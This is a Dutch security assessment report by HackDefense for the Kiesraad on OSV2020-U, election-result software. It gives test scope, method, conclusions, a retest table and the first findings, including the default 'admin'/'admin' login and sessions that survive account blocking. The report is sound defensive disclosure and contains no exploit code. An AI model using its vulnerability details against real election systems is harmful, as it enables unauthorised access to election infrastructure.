HackDefense

Rapport

Beveiligingstest OSV2020-U

versie 1.3 - definitief

Mark Koek
m.koek@hackdefense.nl

Rick Verdoes
r.verdoes@hackdefense.nl

Danny de Weille
d.deweille@hackdefense.nl

Kenneth Linzey
k.linzey@hackdefense.nl

Jony Schats
j.schats@hackdefense.nl

Sander Meijering
s.meijering@hackdefense.nl

17 februari 2021

HackDefense BV

Postbus 3025
2301 DA Leiden

(071) 204 0101

`https://hackdefense.nl/`

Project

Projectnaam	Beveiligingstest OSV2020-U
Opdrachtgever	Kiesraad
Rapport voor	Publicatie
Projectnummer	PR20042

Documentgeschiedenis

Versie	*Datum*	*Auteur*	*Omschrijving*
0.1	17-Sep-2020	Rick Verdoes Danny de Weille Kenneth Linzey Jony Schats Sander Meijering	beschrijving scope, aanpak en bevindingen in concept
0.2	01-Okt-2020	Mark Koek	delen gereviewed en samengevoegd analyse en conclusies toegevoegd bijlages normenkaders toegevoegd
0.3	02-Okt-2020	Rick Verdoes Sander Meijering	aanpassingen bevindingen n.a.v. update OSV2020 naar v1.2
0.4	05-Okt-2020	Mark Koek Jony Schats Sander Meijering	aanpassingen n.a.v. eerste review Kiesraad, bijlage F toegevoegd
0.5	09-Okt-2020	Mark Koek	kleine wijzigingen en aanvullingen n.a.v. nadere bespreking Kiesraad
0.6	13-Okt-2020	Mark Koek	verwerking respons ontwikkelteam
1.0	13-Okt-2020	Mark Koek	definitief zonder wijzigingen
1.1	09-Dec-2020	Mark Koek Jony Schats	toevoeging bijlage hertest OSV2020-U v1.3.5
1.2	01-Feb-2021	Mark Koek	toevoeging review EML signing in OSV2020-U v1.3.9
1.3	17-Feb-2021	Mark Koek	kleine verduidelijkingen n.a.v. hertest

Managementsamenvatting

De Kiesraad heeft HackDefense gevraagd om een test uit te voeren van het uitslagengedeelte van de vernieuwde versie van OSV: OSV2020-U.

We hebben geprobeerd om kwetsbaarheden te vinden in een werkende installatie van OSV2020-U. Ook hebben we een review uitgevoerd van de broncode, en van de configuratie van de gebruikte onderliggende standaard-infrastructuursoftware. Tot slot hebben we de beveiliging bezien in het licht van de OWASP *Application Security Verification Standard* en de richtlijnen van het NCSC.

We zijn over het geheel genomen positief over de beveiliging van de applicatie. Er is duidelijk aandacht besteed aan de veiligheid, en vrijwel alle kritiekpunten uit eerdere testrapporten en onderzoeken blijken te zijn opgelost.

Wel hebben we nog 16 aanvullende aanbevelingen. De belangrijkste daarvan is om geen standaard-wachtwoord te gebruiken, zelfs niet als dit bij eerste gebruik moet worden gewijzigd. De overige 15 aanbevelingen hebben een lagere urgentie; u vindt ze in Bijlage A.

Na hertest (zie Bijlage G) bleken 11 van onze 16 aanbevelingen opgevolgd en resteerden nog slechts 5 minder urgente zaken (risicoscore ”laag”).

Van belang om te vermelden bij ons positieve oordeel is dat we er vanuit gaan dat de applicatie wordt gebruikt conform voorschrift, dat wil zeggen: uitsluitend in een geïsoleerde omgeving.

Ook willen we benadrukken dat de correcte werking van de applicatie volgens specificatie (met name de vraag of de uitslag/zetelverdeling juist wordt berekend) geen onderwerp is van dit onderzoek. Hier wordt separaat onderzoek naar gedaan.

In dit rapport vindt u de details van ons onderzoek en onze bevindingen, en geven we technische aanbevelingen.

Inhoudsopgave

Hoofdstuk 1

Uw vraag

1.1 Achtergrond

1.1.1 Organisatie

De Kiesraad treedt bij verschillende verkiezingen op als centraal stembureau. Verder is de Raad adviesorgaan en informatiecentrum op het gebied van kiesrecht en verkiezingen.

1.1.2 Testobject

De Kiesraad biedt software die het verkiezingsproces ondersteunt aan organisaties die een rol spelen in het verkiezingsproces. Deze software heet **OSV** (*Ondersteunende Software Verkiezingen*) en wordt door gebruikende organisaties op een eigen server geïnstalleerd en in een geïsoleerd netwerk gebruikt.

OSV2020 is ontwikkeld als doorontwikkeling van de bestaande OSV. OSV bestaat uit een aantal aparte applicaties die diverse taken in het verkiezingsproces ondersteunen (P0 t/m P5). Bij OSV2020 is besloten tot een splitsing in drie onderdelen:

1. OSV2020-PP – kandidaatstellingssoftware voor politieke partijen;
2. OSV2020-KS – kandidaatstellingssoftware voor centraal stembureaus;
3. OSV2020-U – software voor de vaststelling van de uitslag en zetelverdeling voor centraal stembureaus (voornamelijk bij gemeenten).

Het testobject voor dit onderzoek is het derde onderdeel van OSV2020, dat zal worden gebruikt om uitslagen en zetelverdelingen vast te stellen: OSV2020-U.

Deze applicatie is gebouwd als webapplicatie in Java, op basis van een klassiek model met webserver, applicatieserver en databaseserver. Daarbij wordt naast de standaardcomponenten voor een webapplicatie (XHTML, CSS, Javascript) en voor een Java-applicatie (XML, XSD, Maven) gebruik gemaakt van Apache Velocity als templating engine.

Als applicatieserver wordt Apache Thorntail ingezet. De onderliggende databaseserver is H2.

1.1.3 Aanleiding testvraag

Als onderdeel van de besluitvorming over de inzet van OSV2020 voor de aankomende verkiezingen heeft de Kiesraad aan HackDefense verzocht een test van beveiliging van OSV2020-U uit te voeren.

1.2 Scope

De Kiesraad heeft HackDefense twee bestanden aangeleverd voor onderzoek:

- `OSV2020-U v1.0 for Hackdefense.zip`[1]
  ZIP-bestand met daarin twee installatie-folders:
  - `nl-installer-was-1.0.0-gr-OSV2020-U-installer-GR-20201118.zip`
    (installatie t.b.v. gemeenteraadsverkiezingen)
  - `nl-installer-was-1.0.0-tk-OSV2020-U-installer-TK-20210317.zip`
    (installatie t.b.v. Tweede Kamerverkiezingen)
- `nl-was-war-1.0.0-sources-all.zip`[2]
  ZIP-bestand met daarin de broncode van de applicatie

Beide installatiefolders bevatten *installers* voor Linux en Windows. We hebben de versie voor gemeenteraadsverkiezingen geïnstalleerd op een server met Ubuntu Linux 20.04, en de versie voor de Tweede Kamerverkiezingen op een server met Windows Server 2019. Daarbij zijn de instructies die waren inbegrepen in het aangeleverde bestand exact gevolgd.

Omdat de software vrijwel alle benodigdheden bevat (van Java Runtime tot database-server), en beide varianten nauwelijks van elkaar verschillen, hebben we het niet nodig gevonden om beide varianten op beide besturingssystemen te testen; we vonden één variant per besturingssysteem voldoende.

Gedurende de testperiode is versie 1.2 van OSV2020 verschenen. Ook daarvan hebben we een installer en de broncode ontvangen:

- `2020-09-14-VAPP-U 1.2.zip`[3]
  ZIP-bestand met daarin een installer voor een OSV-2020-installatie t.b.v. de gemeenteraadsverkiezingen, voor Linux, Windows en MAC OS X
- `nl-was-war-1.2.0-sources-all.zip`[4]
  ZIP-bestand met daarin de broncode van de applicatie

Versie 1.2 is geanalyseerd en getest op verschillen met versie 1.0. De broncode is ook gereviewed. Het aantal veranderingen met impact op de werking van de applicatie t.o.v. versie 1.0 is zeer beperkt.

In de maanden volgend op ons onderzoek zijn aanpassingen gedaan aan OSV2020-U, waarna we onze bevindingen opnieuw hebben getoetst en een review hebben gedaan van de aanpas-

[1] SHA256-hash: `d81d95986fd6fb52d42900baa2cf899ae201ddb0236aeedb807424db4d99df66`
[2] SHA256-hash: `588db6c5aa66840570268cc82d1ae0ca87c94991b8de2468d11db743029d7184`
[3] SHA256-hash: `de1b1e74d349097cd018157663261f4a3995b39a7822a5bd3c0c014d5b0445ce`
[4] SHA256-hash: `1c76c3cf79bbd5717cc798c64e03253dd6c70689ab4ae1b6a6ac0c0f0c136b9b`

sing van de methodiek voor digitale ondertekening van de uitslagen, De bevindingen van deze nadere reviews vindt u in Bijlagen G en H.

1.3 Testvorm

De testvorm is *white box*. Dat wil zeggen dat alle informatie over de systemen voor de testers beschikbaar is. Code review is eveneens onderdeel van het onderzoek, net als een review van de configurate van de web-, applicatie- en databaseserver.

1.3.1 Aanvalsperspectief

De beveiliging is getest vanuit het perspectief van de insider (een aanvaller met een geldig gebruikersaccount). Omdat we de applicatie zelf hebben geïnstalleerd hebben wij deze zelf aangemaakt. We hebben getest met vijf testaccounts per rol in de applicatie. Er bevonden zich vier rollen in de applicatie; lezen, invoer, verkiezingsleider en beheerder.

1.3.2 Aanvalsvectoren

Het testobject is een webapplicatie gebouwd op een web-, applicatie- en databaseserver. Het gehele samenstel van server en applicatie, waaronder configuratie en broncode, zijn onderdeel van het onderzoek.

De aanvalsvector is dan ook een aanval via het netwerk van de webapplicatie, en/of via een andere poort die de software mogelijk opent. Daarbij kunnen we de code en configuratie actief inspecteren omdat we een draaiende kopie van het testobject lokaal in ons lab hebben.

1.3.3 Tijdstippen en locaties tests

Tests en reviews zijn uitgevoerd tussen 25 augustus en 29 september 2020 binnen de lab-omgeving van HackDefense.

1.4 Onderzoeksvraag

De in dit onderzoek te beantwoorden onderzoeksvragen luidden als volgt:

1. Welke kwetsbaarheden en risico's op het gebied van informatiebeveiliging zijn te onderkennen in OSV2020-U?
2. In hoeverre zijn de IT-componenten waarvan OSV2020-U gebruikmaakt (te weten: de applicatieserversoftware en databaseserver) gehardend conform Industry Best Practices?
3. Welke maatregelen kunnen worden getroffen om de geconstateerde risico's te mitigeren?

1.5 Normenkader

In dit rapport gaan we nader in op de controls van de volgende normenkaders:

- de OWASP Top 10[5] (waar van toepassing aangegeven in de bevindingen)
- de OWASP Application Security Verification Standard (ASVS, level 3); [6] (zie bijlage D)
- de NCSC ICT-beveiligingsrichtlijnen voor webapplicaties[7] en Transport Layer Security (TLS)[8] (zie bijlage E)

Daarnaast is op verzoek van de Kiesraad een extra check uitgevoerd op een lijst bevindingen die in het verleden t.a.v. OSV zijn gedaan, om te zien in hoeverre deze ook van toepassing zijn op OSV2020-U. De resultaten van deze check vindt u in Bijlage F.

Bij het testen gaan we er vanuit dat de applicatie conform voorschrift[9] wordt gebruikt: uitsluitend in een geïsoleerde omgeving zonder verbinding met andere netwerken en zonder fysieke of logische toegang voor onbevoegden tot de server.

[5] https://owasp.org/www-project-top-ten/

[6] https://owasp.org/www-project-application-security-verification-standard/

[7] https://www.ncsc.nl/documenten/publicaties/2019/mei/01/ict-beveiligingsrichtlijnen-voor-webapplicaties

[8] https://www.ncsc.nl/onderwerpen/verbindingsbeveiliging/documenten/publicaties/2019/mei/01/ict-beveiligingsrichtlijnen-voortransport-layer-security-tls

[9] https://www.kiesraad.nl/verkiezingen/adviezen-en-publicaties/formulieren/2020/10/5/voorwaarden-voor-gebruik-osv2020

Hoofdstuk 2

Onze bevindingen

2.1 Aanpak

Om de onderzoeksvragen te beantwoorden hebben we een lab-omgeving ingericht op een fysieke server met VMWare ESXi. In VMWare is een virtueel netwerk gedefinieerd zonder verbinding naar het internet. In dit virtuele netwerk verbonden we de volgende virtuele machines:

- een virtuele server met Ubuntu Linux 20.04 als besturingssysteem;
- een virtuele server met Windows Server 2019 als besturingssysteem;
- voor elke tester een virtuele client op basis van Kali Linux.

De machines hebben wij benaderd via de console met *VMWare Workstation*. Conform de handleiding (die zich in het ZIP-bestand bevond dat is aangeleverd) hebben we de software geïnstalleerd op de twee virtuele servers.

OSV2020-U bleek na installatie binnen het besloten netwerk via HTTPS bereikbaar op TCP-poort 20023 op de virtuele servers.

2.1.1 Webapplicatietest

Allereerst is van de webapplicatie een poort- en vulnerability scan uitgevoerd. Daarbij is gebruik gemaakt van *Nmap*, *Nessus*, *Nikto*, *DirB/Dirbuster* en de *Active Scan*-component van *BurpSuite Pro*.

Tegelijkertijd hebben we ons met handmatige tests een beeld gevormd van de werking van de applicatie. Daartoe hebben we, met behulp van door de Kiesraad aangeleverde testbestanden met o.a. kandidatenlijsten en lijsten van stembureaus, in de ene server het proces doorlopen voor een gemeenteraadsverkiezing, en in de andere server het proces voor een Tweede Kamerverkiezing.

Onze basistool daarbij is de *intercepting proxy* van *BurpSuite Pro*.

De resultaten van de tooling zijn handmatig geverifieerd. Daarbij zijn ook ondersteunende scan-modules van BurpSuite Pro gebruikt voor de handmatige test (waarbij bij-

voorbeeld voor de tester inzichtelijk wordt gemaakt waar gebruikersinvoer terugkomt in de uitvoer), zodat we handmatig ook hebben kunnen testen op kwetsbaarheden die de software mogelijk niet heeft gedetecteerd c.q. niet heeft kunnen detecteren.

Tenslotte is met de diverse rollen geprobeerd functionaliteit te benaderen die niet voor deze rol bedoeld was en is handmatig een analyse gedaan van het sessiemanagement.

Tot slot is van de SSL-/TLS-verbinding een analyse gemaakt met *TestSSL.sh*[1].

2.1.2 Configuratie-review

Om te beginnen is er een inventarisatie gemaakt van alle configuratiebestanden op de Ubuntu Linux-installatie. Dit waren voornamelijk `.sh` en `.xml` bestanden. Daarna hebben we alle configuratiebestanden nagelezen op onveilige configuraties. Vervolgens hebben we hetzelfde uitgevoerd voor de Windows installatie, waarbij de configuratiebestanden voornamelijk de extensie `.bat` en `.cmd` hadden. Voor een complete lijst van alle gecontroleerde configuratiebestanden verwijzen wij naar Bijlage C.

2.1.3 Code review

De code hebben wij uitgepakt op een normaal Linux-werkstation. De zipfile bevatte een grote collectie JAR-files met Java-code. Alle JAR-bestanden zijn uitgepakt voor handmatige review. Daarbij hebben we de logs van BurpSuite Pro van de webapplicatietest steeds naast de Java-code gehouden om de link te kunnen leggen van functionaliteit in de draaiende webapplicatie naar de broncode.

Daarna is de code gescand met *Fortify SCA* (Static Code Analyzer).

2.1.4 Hertest

In de maanden volgend op ons onderzoek zijn aanpassingen gedaan aan OSV2020-U, waarna we onze bevindingen opnieuw hebben getoetst en een review hebben gedaan van de aanpassing van de methodiek voor digitale ondertekening van de uitslagen, De bevindingen van deze nadere reviews vindt u in Bijlagen G en H.

2.2 Analyse

2.2.1 Webapplicatie

We hebben in de webapplicatie geen grote kwetsbaarheden kunnen constateren zoals *Cross-Site Scripting* of *SQL injection*. Ook aan andere zaken is te merken dat aandacht is besteed aan de in voorgaande jaren gedane constateringen ten aanzien van OSV – er worden relatief veel preventieve maatregelen genomen. Veel van de zwakheden die we vaak in webapplicaties aantreffen komen in OSV2020-U, voor zover wij hebben kunnen vaststellen, dan ook niet voor.

Het enige punt dat we een hoog risico meegeven is het feit dat er na installatie standaard kan worden ingelogd met gebruikersnaam `admin` en wachtwoord `admin`. Dat is letterlijk

[1] `https://testssl.sh/`

het eerste dat een aanvaller zal proberen, en als er tijd zit tussen installatie en eerste gebruik dan is in de tussentijd sprake van een kwetsbare situatie.

Daarbij moet worden opgemerkt dat misbruik waarschijnlijk wel zal worden opgemerkt, omdat de echte beheerder niet meer met het wachtwoord `admin` zal kunnen inloggen. De aanvaller heeft dit immers verplicht moeten wijzigen bij eerste login, en kan het niet meer terugveranderen naar `admin` omdat dit wachtwoord niet voldoet aan de complexiteitsregels voor wachtwoorden. Ook beperkt het feit dat OSV2020-U alleen mag worden gebruikt in een geïsoleerd netwerk in een afgesloten ruimte het risico van misbruik.

Toch adviseren we om deze werkwijze aan te passen, ook omdat dit relatief eenvoudig kan door tijdens installatie om een wachtwoord te vragen dat dan op het `admin`-account wordt ingesteld. Door dit te doen zou er echt sprake zijn van een solide beveiliging, want voor het overige hebben onze bevindingen een risicoclassificatie van "Midden" of lager.[2]

2.2.2 Configuratiebestanden

In de configuratie- en installatiescripts is vanuit de beveiliging met name interessant dat er diverse passphrases en cryptografische sleutels worden gegenereerd. Soms op een wat wonderlijke manier: om bijvoorbeeld te garanderen dat de sleutel waarmee de database wordt versleuteld tenminste één karakter bevat uit een aantal sets worden willekeurige wachtwoorden gegenereerd, net zo lang tot er een aan de vereisten voldoet. Is dat na 100 keer nog niet gelukt, dan wordt teruggevallen op een standaard sleutel (die overigens niet voldoet aan de eisen). We hebben hier geen bevinding van gemaakt omdat de kans extreem klein is dat 100 opeenvolgende pogingen zullen falen (er wordt een lange reeks waarden uit `/dev/urandom` gehaald en geprojecteerd op de set hoofdletters, kleine letters, cijfers en een aantal andere tekens, de kans dat er niet van elk een in zit is niet erg groot). We vinden het wel een wonderlijke oplossing.

Voor het overige hebben we geen opmerkingen over de configuratie van de applicatieserver Apache Thorntail en de database H2. De database is op een goede manier versleuteld.

2.2.3 Code review

Het reviewen van de broncode van deze applicatie is een uitdaging. De code bevat zeer weinig toelichting in commentaarregels en lijkt grote hoeveelheden ongebruikte code te bevatten. Zo is er, bijvoorbeeld, in de Nederlandse opzet geen sprake van e-mail, maar er is in de broncode wel allerlei logica t.b.v. e-mail aanwezig.

We hebben daarom een relatief groot aantal bevindingen toch niet opgenomen in dit rapport, omdat duidelijk werd dat de betreffende functionaliteit niet in OSV2020-U in gebruik is. Zo is er waarschijnlijk sprake van een kwetsbaarheid voor *LDAP injection* in code die de software in staat stelt "Single Sign-On" te doen met behulp van een Microsoft Active Directory. We hebben hier geen verder onderzoek naar gedaan omdat ook deze functionaliteit in de Nederlandse setting ongebruikt is.

We willen geen punt maken van het feit dat namen van klassen en variabelen, alsmede de spaarzame *comments*, in het Duits zijn. Daar kunnen we wel mee overweg. De logica die aanwezig is om het Duitse kiessysteem te ondersteunen vormde wel een uitdaging,

[2] bij hertest bleek onze aanbeveling te zijn overgenomen zodat dit is opgelost in versie 1.3.5, zie bijlage G

aangezien we niet precies paraat hebben hoe we zaken als een *Gebiet* of een *Kreis* moeten interpreteren.

We adviseren om voor toekomstige doorontwikkeling de code sterk te modulariseren, zodanig dat er een codebasis kan worden gemaakt die alleen code bevat die voor de Nederlandse situatie ook echt noodzakelijk is. Daarnaast zou het, ook voor onderhoudbaarheid van de code, goed zijn als de ontwikkelaars meer toelichting in commentaarregels opnemen.

2.2.4 Mogelijk vervolgonderzoek

De limitatie in tijd (”time box”) van deze opdracht was voldoende om een goede test te kunnen uitvoeren. Elke beveiligingstest – met name waarbij sprake is van een broncodereview – heeft ruimte voor meer onderzoek, maar in dit geval zijn we van mening dat een goede analyse van de applicatie heeft kunnen plaatsvinden.

2.2.5 Overige opmerkingen

Meerfactorauthenticatie

We hebben besloten om geen bevinding te maken over het ontbreken van meerfactorauthenticatie. Dit wordt wel genoemd in de normen waaraan we getoetst hebben en we vinden dit normaliter ook een belangrijke beveiligingsmaatregel voor webapplicaties. Echter, we begrijpen dat deze applicatie echt bedoeld is om geïsoleerd gebruikt te worden, zonder internetverbinding of andere mogelijke ingangen voor kwaadwillenden. Voor extra authentiatiefactoren zoals SMS is toegang met de buitenwereld nodig. Daarom snappen we de afweging om dit niet te doen.

We adviseren voor de toekomst wel om na te denken over het toevoegen van authenticatiemiddelen zoals OTP-generators of smartcards. Wachtwoorden zijn en blijven relatief zwakke middelen om gebruikers te authenticeren. Maar voor een fysiek afgezonderd netwerk kunnen we ons voorstellen dat dit voor nu zo opgelost is.

Risico-inschatting en de geïsoleerde omgeving

De risico-inschatting van de individuele bevindingen in Bijlage A (op basis van CVSS) gaat niet uit van gebruik in een geïsoleerde omgeving, maar geeft de ”ruwe” scores voor een applicatie, volgens de standaard.

CVSS biedt wel de mogelijkheid om dergelijke omstandigheden mee te wegen in de score – de zogeheten *Environmental Score*. In Bijlage B op pagina 40 hebben we een tabel opgenomen waarin wel een Environmental Score is opgenomen.

2.2.6 Hertest

In versie 1.3.5 zijn de belangrijkste bevindingen uit dit rapport opgelost. We hebben dit weergegeven in Bijlage G (pagina 67 e.v.).

De verbeterpunten die in versie 1.3.5 nog niet zijn overgenomen hebben een maximale CVSS-risicoscore van 3,5 (Laag).

De status van de bevindingen na hertest is als volgt:

Bevinding	*Risico*	*Status*
A.1 Gebruik standaard wachtwoord	**8,1**	opgelost
A.2 Sessies blijven geldig na blokkeren account	**6,6**	opgelost
A.3 CSV-injectie	**6,1**	opgelost
A.4 IP spoofing	**5,3**	opgelost
A.5 Tekenen van EML met 1024-bits RSA-sleutel	**4,4**	opgelost
A.6 Metadata in documenten	**3,5**	zie Bijlage G
A.7 Enumeratie van gebruikersnamen	**3,5**	opgelost
A.8 Hostnaam in cookie	**3,1**	opgelost
A.9 Gedetailleerde foutmelding	**3,1**	opgelost
A.10 Minder sterke verbindingsversleuteling	**3,1**	opgelost
A.11 Ongeverifieerd servercertificaat	**3,1**	zie Bijlage G
A.12 Inline scripts toegestaan	**0,0**	zie Bijlage G
A.13 Meerdere malen ingelogd	**0,0**	zie Bijlage G
A.14 Thorntail wordt niet meer ontwikkeld	**0,0**	zie Bijlage G
A.15 Oudere software mee-geïnstalleerd	**0,0**	opgelost
A.16 Gebruik van RC4 (Arcfour), met ingebouwde sleutel	**0,0**	opgelost

Hoofdstuk 3

Conclusies en aanbevelingen

3.1 Conclusies

Dit project had ten doel de volgende onderzoeksvragen te beantwoorden (zie paragraaf 1.4):

1. Welke kwetsbaarheden en risico's op het gebied van informatiebeveiliging zijn te onderkennen in OSV2020-U?
2. In hoeverre zijn de IT-componenten waarvan OSV2020-U gebruikmaakt (te weten: de applicatieserversoftware en databaseserver) gehardend conform Industry Best Practices?
3. Welke maatregelen kunnen worden getroffen om de geconstateerde risico's te mitigeren?

Ten aanzien van deze onderzoeksvragen luidt onze conclusie als volgt:

1. We hebben geen grote kwetsbaarheden of risico's aangetroffen. Wel doen we in Bijlage A zestien bevindingen en bijbehorende aanbevelingen, waarvan we bevinding A.1 over het standaard beheerwachtwoord voor eerste login de belangrijkste vinden.
2. We hebben geen opmerkingen over de hardening van de applicatieserversoftware en databaseserver.
3. In de volgende paragraaf vindt u onze aanbevelingen.

Bij hertest (zie Bijlage G op pagina 67) bleken vrijwel al onze aanbevelingen opgevolgd, zodat slechts vijf niet-urgente verbeterpunten overblijven.

3.2 Aanbevelingen

Elke technische aanbeveling in Bijlage A gaat vergezeld van een concrete aanbeveling.[1] Samengevat zijn de belangrijkste daarvan de volgende.

1. We raden aan om geen standaardwachtwoord te gebruiken, zelfs niet als dit direct gewijzigd moet worden, maar om een nieuw en willekeurig gegenereerd wachtwoord in te stellen bij installatie (zie bevinding A.1 op pagina 18).
2. Implementeer een procedure die aan de serverzijde alle sessies van een account beëindigt als een gebruiker geblokkeerd wordt (zie bevinding A.2 op pagina 19).
3. Maak het onmogelijk om waarden in een CSV-bestand te exporteren die door Excel of andere software als een formule zal worden opgevat (zie bevinding A.3 op pagina 21).
4. Gebruik de waarde van de header `X-Forwarded-For` niet voor logging van het IP-adres van de gebruiker (zie bevinding A.4 op pagina 24).
5. Gebruik RSA-sleutels van tenminste 2048 bits (zie bevinding A.5 op pagina 26).

Voor meer details, en voor de aanbevelingen ten aanzien van de bevindingen met een lager risico verwijzen we de geïnteresseerde lezer naar de specifieke bevindingen in Bijlage A.

Bij hertest (zie Bijlage G op pagina 67) bleken alle in deze paragraaf genoemde aanbevelingen opgevolgd.

[1] We geven zo concreet mogelijke aanbevelingen om u zo goed mogelijk op weg te helpen met het oplossen van specifieke risico's. We kunnen echter nooit uitsluiten dat een door ons gedane aanbeveling technisch niet exact werkt in uw omgeving. Verifieer altijd (door een hertest of eigen tests) of het gerapporteerde issue is opgelost na doorvoering van onze technische aanbeveling.

Bijlage A

Technische bevindingen

In deze bijlage vindt u onze specifieke bevindingen ten aanzien van het onderzoeksobject. Hierop zijn de algemene conclusies en aanbevelingen van HackDefense gebaseerd. Elke bevinding gaat gepaard met een risico-inschatting en een concreet technisch advies.

Risico-inschattingen zijn ingedeeld op basis van de volgende algemene werkwijze[1]:

- **Zeer Hoog** – Er bestaat een direct risico op verlies van systeem- of data-integriteit. We raden aan om direct actie te ondernemen om dit issue te verhelpen.
- **Hoog** – Het risico van een inbraak of lek is significant maar niet acuut; een hacker zou in het algemeen nog één element nodig hebben om tot een volledige inbraak te komen. We adviseren om zo snel mogelijk actie te ondernemen.
- **Midden** – Er is sprake van een risico, maar er is geen direct inbraakgevaar. Desondanks is sprake van een belangrijke verbetering van de beveiliging en we adviseren een relevante wijziging door te voeren bij de eerstvolgende gelegenheid voor onderhoud.
- **Laag** – Een kans om de algemene robuustheid en beveiligingsniveau van het onderzoeksobject te verbeteren. Hierbij adviseren we om een oplossing voor het issue mee te nemen in een volgende release of ander majeur onderhoudsmoment.
- **Info** – Er is geen direct beveilingsrisico, maar we willen onze constatering wel graag met u delen. Ook kan er sprake van zijn dat een bepaalde nieuwe beveiligingsoptie niet wordt ingezet op het onderzoeksobject, en willen we u de suggestie doen om deze optie in te zetten.

We baseren onze inschatting op de meest recente versie van het *Common Vulnerability Scoring System* (CVSS) zoals dat te vinden is op `https://first.org/cvss/`.

Daarbij geldt de volgende inschaling:

[1] Ondanks het hierboven beschreven systeem en onze best mogelijke inschatting is het vaststellen van zakelijke risico's formeel geen onderdeel van ons onderzoek. We bevelen dan ook aan om uw eigen risico-inschatting te maken voordat u prioriteiten bepaalt voor het oplossen van de door ons gedane bevindingen.

CVSS-score	*CVSS-categorie*	*Onze categorie*
9,0 t/m 10,0	Critical	**Zeer Hoog**
7,0 t/m 8,9	High	**Hoog**
4,0 t/m 6,9	Medium	**Midden**
0,1 t/m 3,9	Low	**Laag**
0,0	None	**Info**

U vindt hieronder onze bevindingen in detail. Om het intern distribueren van individuele bevindingen mogelijk te maken start elke bevinding op een aparte pagina.

In Bijlage B vindt u, naast de ”standaard” CVSS-scores zoals deze bij de bevindingen worden weergegeven, een tabel met CVSS-scores waarin een *Environmental Score* van `MAV:P` wordt meegegeven (*Modified Attack Vector: Physical*) om uitdrukking te geven aan het feit dat de applicatie alleen mag worden gebruikt in een geïsoleerd netwerk binnen afgesloten ruimtes.

A.1 Gebruik standaard wachtwoord

De applicatie stelt voor het eerste gebruik standaard inloggegevens in.

Risico-inschatting

8,1 – Hoog
`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H`

(als we in ogenschouw nemen dat de software volgens voorschrift alleen in een afgesloten netwerk en ruimte mag worden gebruikt daalt de CVSS-score naar 6,4 (Midden) – zie Bijlage B)

Als er tussen de installatie en het eerste gebruik voldoende tijd is kan iedereen met toegang tot het netwerk zichzelf beheerrechten geven.


Daarbij moet wel worden opgemerkt dat het niet mogelijk is dat dit onopgemerkt blijft: het wachtwoord `admin` moet worden gewijzigd voordat het account kan worden gebruikt, en kan – vanwege de regels voor minimale omvang en complexiteit van het wachtwoord – niet worden teruggezet.

Betreft de systemen

beide varianten (Windows en Linux)

Waarneming

Na het installeren en het starten van de applicatie moet er worden ingelogd. Hiervoor moeten gebruikersnaam `admin` en wachtwoord `admin` worden gebruikt. Dit is als volgt beschreven in de handleiding:



Figuur 3.2 Vervolgens wordt **'Het risico aanvaarden en doorgaan'** geselecteerd.

De browser toont het aanmeldscherm en de gebruiker kan zich voor het eerst aanmelden, zie fig. 3.3. De allereerste aanmelding is simpel gehouden en is als volgt: de gebruiker heet 'admin', en het wachtwoord is hetzelfde. Zodra OSV2020 de gebruiker 'admin' herkent heeft zal deze gevraagd worden om direct tweemaal een nieuw wachtwoord in te geven, zie ook fig. 3.9. Deze gebruiker kan daarna andere gebruikers aanmaken en er kan begonnen worden met het inrichten en gebruik van OSV2020-U.

Aanbeveling

Genereer gedurende het installatieproces van de applicatie een willekeurig wachtwoord voor de standaardgebruiker `admin`. Of vereis het instellen van een sterk wachtwoord tijdens het installatieproces.

A.2 Sessies blijven geldig na blokkeren account

Als een account geblokkeerd wordt, worden eventuele bestaande sessies van dit account niet beëindigd.

Risico-inschatting

6,6 – Midden
`CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H`

Het is voor gebruikers met een geblokkeerd account mogelijk om, zolang hij of zij een geldige sessie heeft, de applicatie te gebruiken. Dit betekent dat een persoon met een geblokkeerd invoer-, verkiezingsleider- of beheeraccount nog steeds handelingen van deze gebruikersrol kan uitvoeren.

